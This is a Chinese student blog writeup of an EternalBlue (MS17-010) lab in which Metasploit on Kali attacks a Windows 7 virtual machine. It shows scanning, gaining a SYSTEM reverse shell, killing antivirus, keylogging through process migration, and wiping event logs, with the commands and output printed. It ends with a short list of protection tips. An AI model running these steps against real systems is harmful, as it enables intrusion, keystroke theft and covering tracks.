

永恒之蓝MS17-010漏洞利用 writeup

原创

置顶 [奈何辰星无可奈](#) 于 2019-07-07 14:40:11 发布 2228 收藏 15

文章标签: [漏洞利用](#) [writeup](#) [渗透测试](#) [永恒之蓝](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_38346791/article/details/94989421

版权

MS17-010漏洞:

MS17-010漏洞:

- 一、MS17-010漏洞公告及相关分析报告
- 二、漏洞重现
- 漏洞利用防范

• 一、MS17-010漏洞公告及相关分析报告

★MS17_010 漏洞攻击: 曾经危害全球的勒索病毒利用的永恒之蓝漏洞。

公告

Microsoft 安全公告 MS17-010 - 严重

Microsoft Windows SMB 服务器安全更新 (4013389)

发布日期: 2017 年 3 月 14 日

漏洞信息

- 多个 Windows SMB 远程执行代码漏洞
- 当 Microsoft 服务器消息块 1.0 (SMBv1) 服务器处理某些请求时, 存在多个远程执行代码漏洞。成功利用这些漏洞的攻击者可以获取在目标系统上执行代码的能力。
- 为了利用此漏洞, 在多数情况下, 未经身份验证的攻击者可能向目标 **SMBv1** 服务器发送经特殊设计的数据包。

应对措施:

此安全更新通过更正 **SMBv1** 处理这些经特殊设计的请求的方式来修复漏洞。

可以看出, 该漏洞的主要成因就是攻击者可向目标 **SMBv1** 服务器发送经特殊设计的数据包。以此来获取在目标系统上执行代码的能力。

• 二、漏洞重现

1) 环境搭建

1.下载安装kali虚拟系统。

Kali:一个基于 Debian 的 Linux 发行版。它的目标就是为了简单：在一个实用的工具包里尽可能多的包含渗透和审计工具。Kali 实现了这个目标。大多数做安全测试的开源工具都被囊括在内。

Kali 是由 Offensive Security 公司开发和维护的。它在安全领域是一家知名的、值得信赖的公司，它甚至还有一些受人尊敬的认证，来对安全从业人员做资格认证。

Kali 也是一个简便的安全解决方案。Kali 并不要求你自己去维护一个 Linux 系统，或者你自己去收集软件和依赖项。它是一个“交钥匙工程”。所有这些繁杂的工作都不需要你去考虑，因此，你只需要专注于要审计的真实工作上，而不需要去考虑准备测试系统。

安装完成后设置好相应的分辨率。



Kali系统

2.安装windows7


为了在受控的环境下模拟攻击过程，安装windows7虚拟机作为被攻击主机。



Win7系统


3.模拟使用 MS17_010 漏洞攻击

kali控制台输入：msfconsole



进入metasploit框架

●寻找MS17_010漏洞： search ms17_010




找寻漏洞

这里找到了五个模块，前两个辅助模块是探测主机是否存在MS17_010漏洞，后三个是漏洞利用模块，先探测哪些主机存在漏洞

2) 侦察

●输入命令： use auxiliary/scanner/smb/smb_ms17_010



●查看这个模块需要配置的信息： show options

```
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > show options
Module options (auxiliary/scanner/smb/smb_ms17_010):
Name      Current Setting      Required  Description
-----
CHECK_ARCH true                 no        Check for architecture on vulnerable hosts
CHECK_DOPU true                 no        Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE false                no        Check for named pipe on vulnerable hosts
NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       List of named pipes to check
RHOSTS     yes                 yes       The target address range or CIDR identifier
RPORT      445                 yes       The SMB service port (TCP)
SMBDomain  -                   no        The Windows domain to use for authentication
SMBPass    -                   no        The password for the specified username
SMBUser    -                   no        The username to authenticate as
THREADS    1                   yes       The number of concurrent threads
msf5 auxiliary(scanner/smb/smb_ms17_010) > |
```

RHOSTS 参数是要探测主机的ip或ip范围，

比如若要探测一个ip范围内的主机是否存在漏洞

●输入：set RHOSTS 192.168.125.125-129.168.125.140

当然，由于是虚拟机环境，所以目标就是win7的主机


首先查看kali自己的ip地址：192.168.163.129

```
root@kali0fChenZhuo:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.163.129 netmask 255.255.255.0 broadcast 192.168.163.255
    inet6 fe80::20c:29ff:fe40:8c2d prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:40:8c:2d txqueuelen 1000 (Ethernet)
    RX packets 468 bytes 100890 (98.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 330 bytes 33694 (32.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 24 bytes 1356 (1.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 1356 (1.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali0fChenZhuo:~#
```

●然后关闭win7的防火墙：



关闭防火墙

什么是网络位置?




●查看win7的ip地址: 192.168.163.130

●尝试win7 ping kali:



●用kali ping win7:



都成功了。

●现在尝试一下漏洞扫描:

```
set RHOSTS 192.168.163.130
```

exploit

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.163.130
RHOSTS => 192.168.163.130
msf5 auxiliary(scanner/smb/smb_ms17_010) > exploit

[*] 192.168.163.130:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7600 x64 (64-bit)
[*] 192.168.163.130:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

这里有+号的就是可能存在漏洞的主机。【可能是因为我把win7防火墙关了】

3) 漏洞利用模块

●然后就可以去利用漏洞攻击了，选择漏洞攻击模块：

```
use exploit/windows/smb/ms17_010_eternalblue
```

●查看这个漏洞的信息：info

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > info

Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
Module: exploit/windows/smb/ms17_010_eternalblue
Platform: Windows
Arch:
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Average
Disclosed: 2017-03-14

Provided by:
Sean Dillon <sean.dillon@risksense.com>
Dylan Davis <dylan.davis@risksense.com>
Equation Group
Shadow Brokers

https://chenzhuo.blog.csdn.net
```

●查看可攻击的系统平台，这个命令显示该攻击模块针对哪些特定操作系统版本、语言版本的系统：show targets

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show targets

Exploit targets:

  Id  Name
  --  ---
   0  Windows 7 and Server 2008 R2 (x64) All Service Packs

msf5 exploit(windows/smb/ms17_010_eternalblue) >

https://chenzhuo.blog.csdn.net
```

●查看攻击载荷：show payloads


```
root@kaliOfChenZhuo: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
Exploit target:

  Id  Name
  --  --
   0  Windows 7 and Server 2008 R2 (x64) All Service Packs

msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.163.130
RHOST => 192.168.163.130
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.163.129
LHOST => 192.168.163.129
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.163.129:4444
[*] 192.168.163.130:445 - Connecting to target for exploitation.
[*] 192.168.163.130:445 - Connection established for exploitation.
[*] 192.168.163.130:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.163.130:445 - CORE raw buffer dump (25 bytes)
[*] 192.168.163.130:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 192.168.163.130:445 - 0x00000010  61 73 69 63 20 37 36 30 30  asic 7600
[*] 192.168.163.130:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.163.130:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.163.130:445 - Sending all but last fragment of exploit packet

https://chenzhuo.blog.csdn.net
```

攻击成功

4) 后渗透阶段

●运行了exploit命令之后，开启了一个reverse TCP监听器来监听本地的 4444 端口，即我（攻击者）的本地主机地址（LHOST）和端口号（LPORT）。运行成功之后，将会看到命令提示符 meterpreter > 出现，

```
meterpreter > |
```

●输入： shell 即可切换到目标主机的windows shell，

```
meterpreter > shell
Process 988 created.
Channel 1 created.
Microsoft Windows [09/06/2019 6.1.7600]
00E0000 (c) 2009 Microsoft Corporation0000000000E00000
C:\Windows\system32> |
```

成功!!!!!!

●可以尝试验证一下猜想： ipconfig

```
C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

. . . . .

. . . . . DNS . . . . . : localdomain
. . . . . IPv6 . . . . . : fe80::1c3f:7ced:8e0e:6fa3%11
. . . . . IPv4 . . . . . : 192.168.163.130
. . . . . . . . . . . : 255.255.255.0
. . . . . . . . . . . : 192.168.163.2

. . . . . isatap.localdomain:

. . . . . . . . . . . : . . . . .
. . . . . DNS . . . . . : localdomain

C:\Windows\system32>
```

<https://chenzhuo.blog.csdn.net>

发现此时查询到的ip是win7的ip:

192.168.163.130

完美!!!

美中不足的是中文貌似无法显示。

●要想从目标主机shell退出到 meterpreter ，只需输入： exit

```
C:\Windows\system32>exit
exit
meterpreter >
```

●要想从 meterpreter 退出到MSF框架，输入： background

```
exit
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

●输入： sessions -l 查看获得的shell，前面有id

●输入： session -i 1 即可切换到id为1的shell

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions -l

Active sessions
=====
Id  Name  Type           Information                                     Connection
--  -
1   meterpreter x64/windows NT AUTHORITY\SYSTEM @ WIN-8P0PLS0EAL9 192.168.163.129:4444 -> 192.168.163.130

msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

```
root@kaliOfChenZhuo: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
1000000. . . . . : 192.168.163.2
0000000000 isatap.localdomain:
y00: . . . . . : y000V90
00000_000 DNS 00 : localdomain
C:\Windows\system32>exit
exit
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions -l

Active sessions
=====
Id  Name  Type  Information  Connection
--  -
1   meterpreter x64/windows NT AUTHORITY\SYSTEM @ WIN-8P0PLS0EAL9 192.168.163.129:4444 -> 192.168.163.2

msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```

192162陈卓制作
<https://chenzhuo.blog.csdn.net>

●输入：sysinfo 查看目标主机的信息

可以看到这是刚才的win7

```
meterpreter x64/windows NT AUTHORITY\SYSTEM @ WIN-8P0PLS0EAL9 192.168.163.129
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : WIN-8P0PLS0EAL9
OS            : Windows 7 (Build 7600).
Architecture : x64
System Language : zh_CN
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > made by chenzhuo CUG 192162
```

<https://chenzhuo.blog.csdn.net>

关闭杀毒软件：

●拿到目标主机的shell后第一件事就是关闭掉目标主机的杀毒软件，通过命令：run killav

```

msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : WIN-8P0PLSOEAL9
OS           : Windows 7 (Build 7600).
Architecture : x64
System Language : zh_CN
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x64/windows
meterpreter > run killav


[!] Meterpreter scripts are deprecated. Try post/windows/manage/killav.
[!] Example: run post/windows/manage/killav OPTION=value [...]
[*] Killing Antivirus services on the target...
[*] Killing off cmd.exe...
meterpreter >

```

<https://chenzhuo.blog.csdn.net>

●现在这个可怜的win7 已经成为了我待宰的羔羊

●在win7中新建记事本，打开，模拟用户操作：



Kali中ps 命令查看目标设备中运行的进程：

```

700 524 vmacthlp.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\vmacthlp.exe
746 524 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthSvc.exe
828 524 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthSvc.exe
872 524 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
900 524 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1016 524 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthSvc.exe
1040 524 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthSvc.exe
1264 524 msdtc.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthSvc.exe
1288 524 VGAuthService.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1312 524 vmtoolsd.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1608 2364 SearchProtocolHost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\SearchProtocolHost.exe
1612 640 WmiPrvSE.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\system32\WmiPrvSE.exe
1644 1652 TPAutoConnect.exe x64 1 WIN-8P0PLSOEAL9\dell C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe
1652 524 TPAutoConnSvc.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
1776 1968 notepad.exe x64 1 WIN-8P0PLSOEAL9\dell C:\Windows\system32\notepad.exe
1876 524 taskhost.exe x64 1 WIN-8P0PLSOEAL9\dell C:\Windows\system32\taskhost.exe
1932 420 conhost.exe x64 1 WIN-8P0PLSOEAL9\dell C:\Windows\system32\conhost.exe
1936 872 dmw.exe x64 1 WIN-8P0PLSOEAL9\dell C:\Windows\system32\dmw.exe
1968 1924 explorer.exe x64 1 WIN-8P0PLSOEAL9\dell C:\Windows\explorer.exe
2112 1968 vmtoolsd.exe x64 1 WIN-8P0PLSOEAL9\dell C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
2196 524 vmtoolsd.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Program Files\VMware\VMware Tools\vmtoolsd.exe

```

●发现了notepad!!!

Ok, 继续：

可以使用： getpid 查看当前的进程id

●使用： migrate 命令来绑定目标进程id，这里绑定目标pid的时候


```
meterpreter > getpid
Current pid: 300
meterpreter > migrate 1776
[*] Migrating from 300 to 1776...
[*] Migration completed successfully.
meterpreter >
```

- 绑定完成之后，就可以开始捕获键盘数据了

```
meterpreter > getpid
Current pid: 300
meterpreter > migrate 1776
[*] Migrating from 300 to 1776...
[*] Migration completed successfully.
meterpreter > keyscan start
Starting the keystroke sniffer ...
meterpreter > keyscan dump
Dumping captured keystrokes...
wo<^H><^H>wo shi chen zhao lai zi <Caps Lock>CUG <Caps Lock>192162 ban<CR>
wo d x<^H><^H>e xuehao shi 201610012<^H>412
meterpreter >
```

<https://chenzhuo.blog.csdn.net>

可以看到，他跟踪了我的键盘记录：



新建文本文档 - 记事本

```
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
wo shi chen zhao lai zi CUG 192162 ban
wo de xuehao shi 20161001412
```

<https://chenzhuo.blog.csdn.net>

我是陈卓，来自CUG 192162班
我的学号是20161001412

- 完成攻击操作之后，要记得“打扫战场”。

- 所有操作都会被记录在目标系统的日志文件之中，因此需要在完成攻击之后使用命令 **clearev** 命令来清除事件日志：

```
meterpreter > clearev  
[*] Wiping 200 records from Application...
```

●渗透测试结束~~~~~

●退出!

```
meterpreter > exit  
[*] Shutting down Meterpreter...  
  
[*] 192.168.163.130 - Meterpreter session 1 closed. Reason: User exit  
msf5 exploit(windows/smb/ms17_010_eternalblue) > exit  
root@kaliOfChenZhuo:~#
```

•漏洞利用防范

- 1.定期更新官网的补丁，防止0日攻击。
- 2.不要浏览不安全，来源不明的网站。
- 3.防火墙始终保持开启。事实上防火墙可以帮助阻挡掉许多攻击行为。
- 4.不要轻易暴露自己的IP地址，如浏览暗网等行为，需要使用洋葱网络隐藏IP
- 5.时常扫描电脑查看是否有未知漏洞。